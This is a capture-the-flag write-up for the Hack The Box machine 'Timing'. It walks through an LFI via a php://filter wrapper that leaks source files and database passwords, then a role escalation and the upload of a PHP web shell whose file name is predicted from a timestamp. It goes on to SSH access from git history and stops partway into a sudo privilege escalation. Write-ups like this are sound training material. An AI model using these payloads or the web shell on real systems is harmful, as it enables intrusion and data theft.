HTB **Timing**

Write-up


Author: indigo-sadland

⟨ Enumeration

Starting from nmap scan:

```
nmap -sV -p- 10.10.11.135
Nmap scan report for 10.10.11.135
Host is up (0.066s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Not much. Jump right into 80 port.



There is nothing interesting in source code so we fire up ffuf.

```
ffuf -u http://10.10.11.135/FUZZ -w raft-medium-words-lowercase.txt -c -e .php,.html -fc 403
images                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 69ms]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 63ms]
index.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 63ms]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 67ms]
profile.php             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 60ms]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 64ms]
image.php               [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 65ms]
upload.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 67ms]
login.php               [Status: 200, Size: 5609, Words: 1755, Lines: 178, Duration: 2209ms]
header.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 59ms]
footer.php              [Status: 200, Size: 3937, Words: 1307, Lines: 116, Duration: 65ms]
.                       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 64ms]
db_conn.php             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 60ms]
profile_update.php      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 64ms]
:: Progress: [168879/168879] :: Job [1/1] :: 614 req/sec :: Duration: [0:04:56] :: Errors: 0 ::
```

As we can see there are only few standard directories and not useful (for this time) php files. So, the next thing we want to do is to ffuf recursively.

```
ffuf -u http://10.10.11.135/images/FUZZ -w raft-medium-words-lowercase.txt -c -e .php,.html -fc 403 --recursion
```

```
uploads                 [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 68ms]
[INFO] Adding a new job to the queue: http://10.10.11.135/images/uploads/FUZZ

[INFO] Starting queued job on target: http://10.10.11.135/images/uploads/FUZZ
```


Inside of /images there is another dir - /uploads. If we try to access it, we'll see 403 HTTP status code. From here we need to take a step back and consider the previous ffuf results.

You could notice the *.php files. I tried to brute force them for hidden params and the only success was with the image.php

```
ffuf -u "http://10.10.11.135/image.php?W1=W2"-w burp-parameter-names.txt:W1 -w LFI-Jhaddix.txt:W2 -fs 0
```

```
[Status: 200, Size: 25, Words: 3, Lines: 1, Duration: 63ms]
    * W2: /.../.../.../.../.../
    * W1: img
```

Yeap, there is hidden parameter indeed! So let's check out the page.



So, yeah, looks like LFI and we definitely want to go harder on this.

⟨ Exploitation

I’ve tried basic LFI payloads and none of them worked. We need to go with wrapper php://filter type of payload.

```
image.php?img=php://filter/convert.base64-encode/resource=/etc/passwd
```

10.10.11.135/image.php?img=php://filter/convert.base64-

cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2

As a result, we have base64 encoded data from /etc/passwd. After decoding it we can check the machine’s users.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemdNetworkManagement
,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
aaron:x:1000:1000:aaron:/home/aaron:/bin/bash
```

But we need more, right? Let’s take a look at the web server directory’s files.

```
curl "http://10.10.11.135/image.php?img=php://filter/convert.base64
-encode/resource=/var/www/html/upload.php" | base64 --decode
```

```php
<?php
include("admin_auth_check.php");

$upload_dir = "images/uploads/";

if (!file_exists($upload_dir)) {
    mkdir($upload_dir, 0777, true);
}

$file_hash = uniqid();

$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"]);
$target_file = $upload_dir . $file_name;
$error = "";
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));

if (isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if ($check === false) {
        $error = "Invalid file";
    }
}

// Check if file already exists
if (file_exists($target_file)) {
    $error = "Sorry, file already exists.";
}

if ($imageFileType != "jpg") {
    $error = "This extension is not allowed.";
}

if (empty($error)) {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "The file has been uploaded.";
```

From upload.php we see that it requires admin privileges to get access to the upload function.

```
curl "http://10.10.11.135/image.php?img=php://filter/convert.base64
-encode/resource=/var/www/html/admin_auth_check.php" | base64 --decode
```


```php
<?php

include_once "auth_check.php";

if (!isset($_SESSION['role']) || $_SESSION['role'] != 1) {
    echo "No permission to access this panel!";
    header('Location: ./index.php');
    die();
}

?>
```

The admin_auth_check.php tells us that admin is a user with role == 1.

```
curl "http://10.10.11.135/image.php?img=php://filter/convert.base64
-encode/resource=/var/www/html/db_conn.php" | base64 --decode
```


```php
<?php
$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
```


And so, we get creds from mysql db. I've tried to log in into the Simple WebApp with `root:4_V3Ry_l0000n9_p422w0rd` and also `aaron:4_V3Ry_l0000n9_p422w0rd` but none of it worked. Then I've tried to use the creds with ssh. It didn't work too. BUT if we try `aaron:aaron` we'll be logged in!




So, for now we logged in as user with role == 2. We have to find way to change it.

Let's take a look at edit profile page. If we update the profile, capture the request and add role=1 in the request's body then we get the admin panel!





From the admin panel we can upload files.



Let's get back to the source code of upload.php and see what's going on when user uploads a file. When file gets uploaded it's placed in /images/uploads/ and its name equals $file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"]). Where $file_hash = uniqid().

Acording to PHP manual the uniqid() function generates unique ID (obviously!) BUT did you notice that in md5() function the '$file_hash' embedded in single quotes?

Single quoted strings will display things almost completely "as is.". Double quote strings will display a host of escaped characters (including some regexes), and variables in the strings will be evaluated.

It means that in the md5 hashing there is no unique ID value but just the "$file_hash" string + time(). Where time() returns current timestamp. We can work with that!

Let's prepare upload file with simple payload that will allow us to execute command on the server. The server accepts only .jpg files.

```
$ » cat shell.jpg
<?php system($_GET[cmd]);?>
```

Upload the file and intercept the request.

Request

```
POST /upload.php HTTP/1.1
Host: 10.10.11.135
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------275214068435640309188657329 07
Content-Length: 255
Origin: http://10.10.11.135
Connection: close
Referer: http://10.10.11.135/avatar_uploader.php
Cookie: PHPSESSID=nfd2np8sdglr66dnrrfieuk7bs

-----------------------------275214068435640309188657329 07
Content-Disposition: form-data; name="fileToUpload"; filename="shell.jpg"
Content-Type: image/jpeg

<?php system($_GET[cmd]);?>

-----------------------------275214068435640309188657329 07--
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 28 Jan 2022 13:37:48 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 27
Connection: close
Content-Type: text/html; charset=UTF-8

The file has been uploaded.
```

Here we see that the file has been uploaded and the response date is Fri, 28 Jan 2022 13:37:48 GMT. We need to convert it to timestamp.

Fri, 28 Jan 2022 13:37:48 GMT | Human date to Timestamp


Input format: RFC 2822, D-M-Y, M/D/Y, Y-M-D, etc. Strip 'GMT' to convert to local time.

Epoch timestamp: 1643377068

Now we can calculate the right md5 hash!

```
$ » php -a
Interactive mode enabled

php > echo md5('$file_hash' . '1643377068');
633cf3415ea6eafb265de8fe091e2967
```

And the upload file name will be equal 633cf3415ea6eafb265de8fe091e2967_shell.jpg. Let's try to access it.



We have RCE! But unfortunately, the server's firewall will not let us to setup reverse shell connection...

While walking around the filesystem I stumbled on to backup archive located in /opt.

To be able to download it to local machine we need to copy it to a place from where we can then download it. And that place is /var/www/html/images/uploads/.

Now we use curl to download it.

```
curl "http://10.10.11.135/image.php?img=images/uploads/source-files-backup.zip" --output src.zip
```

```
Downloads/backup [master] » ls -a
.   admin_auth_check.php  avatar_uploader.php  db_conn.php  .git        image.php  index.php  login.php   profile.php         upload.php
..  auth_check.php        css                  footer.php   header.php  images     js         logout.php  profile_update.php
Downloads/backup [master] »
```

Here we have git repository. We can check commit history. For this we can use Extractor from GitTools

```
./extractor.sh ~/Downloads/backup ~/Documents/timing.htb
```

```
GitTools/Extractor [master] » ./extractor.sh ~/Downloads/backup ~/Documents/timing.htb
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 16de2698b5b122c93461298eab730d00273bd83e
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/admin_auth_check.php
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/auth_check.php
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/avatar_uploader.php
[+] Found folder: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/css
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/css/bootstrap.min.css
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/css/login.css
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/db_conn.php
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/footer.php
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/header.php
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/image.php
[+] Found folder: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/images
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/images/background.jpg
[+] Found file: /home/indigo/Documents/timing.htb/0-16de2698b5b122c93461298eab730d00273bd83e/images/user-icon.png
```

Now we are able to see two commits

```
GitTools/Extractor [master] » cd ~/Documents/timing.htb
Documents/timing.htb » ls -l
total 8
drwxrwxr-x 5 indigo indigo 4096 Jan 28 19:09 0-16de2698b5b122c93461298eab730d00273bd83e
drwxrwxr-x 5 indigo indigo 4096 Jan 28 19:09 1-e4e214696159a25c69812571c8214d2bf8736a3f
Documents/timing.htb »
```

Let’s find out what changes were made.

```
git diff 1-e4e214696159a25c69812571c8214d2bf8736a3f 0-16de2698b5b122c93461298eab730d00273bd83e
```

```
diff --git a/1-e4e214696159a25c69812571c8214d2bf8736a3f/commit-meta.txt b/0-16de2698b5b122c93461298eab730d00273bd83e/commit-meta.txt
index fc72c36..fdde2db 100644
--- a/1-e4e214696159a25c69812571c8214d2bf8736a3f/commit-meta.txt
+++ b/0-16de2698b5b122c93461298eab730d00273bd83e/commit-meta.txt
@@ -1,5 +1,6 @@
-tree fd7fb62599f9702baeb0abdc42a8a4b68e49ec23
-author grumpy <grumpy@localhost.com> 1626820434 +0000
-committer grumpy <grumpy@localhost.com> 1626820434 +0000
+tree dcbc181650833009145874df7da85b4c6d84b2ca
+parent e4e214696159a25c69812571c8214d2bf8736a3f
+author grumpy <grumpy@localhost.com> 1626820453 +0000
+committer grumpy <grumpy@localhost.com> 1626820453 +0000

-init
+db_conn updated
diff --git a/1-e4e214696159a25c69812571c8214d2bf8736a3f/db_conn.php b/0-16de2698b5b122c93461298eab730d00273bd83e/db_conn.php
index f1c9217..5397ffa 100644
--- a/1-e4e214696159a25c69812571c8214d2bf8736a3f/db_conn.php
+++ b/0-16de2698b5b122c93461298eab730d00273bd83e/db_conn.php
@@ -1,2 +1,2 @@
 <?php
-$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', 'S3cr3t_unGu3ss4bl3_p422w0Rd');
+$pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
 :_
```

The change was in db_conn.php with changing password! Let’s try to use aaron: S3cr3t_unGu3ss4bl3_p422w0Rd to log in via ssh.

```
Documents/timing.htb » ssh aaron@10.10.11.135
aaron@10.10.11.135's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jan 28 16:40:23 UTC 2022

  System load:  0.0               Processes:           171
  Usage of /:   48.9% of 4.85GB   Users logged in:     0
  Memory usage: 10%               IP address for eth0: 10.10.11.135
  Swap usage:   0%


8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Jan 28 16:27:42 2022 from 10.10.15.29
aaron@timing:~$ cat user.txt
a090e2755234d916be80e24431501be8
```

The user is taken!

⟨ Post-Exploitation

As always, the first thing you want to do after a successful entry into a linux system is to check sudo.

```
aaron@timing:~$ sudo -l
Matching Defaults entries for aaron on timing:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aaron may run the following commands on timing:
    (ALL) NOPASSWD: /usr/bin/netutils
```

And so, we see the user aaron can run netutils binary with sudo privileges. This binary allows us to download files into the machine. After running netutils we can choose what protocol we want to use for downloading: ftp or http.

```
aaron@timing:/tmp/grace$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: 10.10.14.126:8000/just_cheking
Initializing download: http://10.10.14.126:8000/just_cheking
File size: 13 bytes
Opening output file just_cheking
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 13 byte in 0 seconds. (0.06 KB/s)
```

I went with http by starting python server on my local machine to download test file.

```
aaron@timing:/tmp/grace$ ls -ls
total 4
4 -rw-r--r-- 1 root root 13 Jan 29 15:04 just_cheking
aaron@timing:/tmp/grace$ cat just_cheking
this is test
```

After downloading a file, it will have root permission and our user aaron can only read it. If we want to find out what is going on behind the curtains when the netutils is running, we need to use pspy to examine the process. So, we need to open two ssh connections: one is for running pspy and second is for running the binary.

```
Input >> 1
Enter Url: 10.10.14.126:8000/just_cheking
Initializing download: http://10.10.14.126:8000/just_cheking
File size: 13 bytes
Opening output file just_cheking.0
Server unsupported, starting from scratch with one connection.
Starting download

2022/01/29 15:17:21 CMD: UID=0    PID=5888   | /root/axel http://10.10.14.126:8000/just_cheking
2022/01/29 15:17:39 CMD: UID=0    PID=5950   |
2022/01/29 15:18:00 CMD: UID=0    PID=6001   | /lib/systemd/systemd-udevd
```

Here we see that the netutils uses axel for downloading files.

Axel is a linux program that downloads a file from a FTP or HTTP server through multiple connection, each connection downloads its own part of the file.

Maybe there is known CVE? Let's check axel version. For this we setup nc listener on our local machine and initialize connection from netutils.

```
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: 10.10.14.126:8000
Initializing download: http://10.10.14.126:8000
Connection gone.
```

```
~/hunt » nc -lvnp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.11.135 40464
GET / HTTP/1.0
Host: 10.10.14.126:8000
Accept: */*
Range: bytes=1-
User-Agent: Axel/2.16.1 (Linux)
```

We see that the axel version 2.16.1 and there is no known CVE for it…

Axel has pretty interesting feature. According to example config file, if we pass to axel url for web page without file (like index.html) then it will save the page with a name, specified in config file parameter "default_filename".

```
# When downloading a HTTP directory/index page, (like http://localhost/~me/)
# what local filename do we have to store it in?
#
# default_filename = default
```

Let’s check if it’s right.

```
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: 10.10.14.126:8000
Initializing download: http://10.10.14.126:8000
File size: 643 bytes
Opening output file default
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 643 byte in 0 seconds. (3.14 KB/s)
```

```
aaron@timing:/tmp/grace$ cat default
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="%01%ED%B3%B0v%1F">v</a></li>
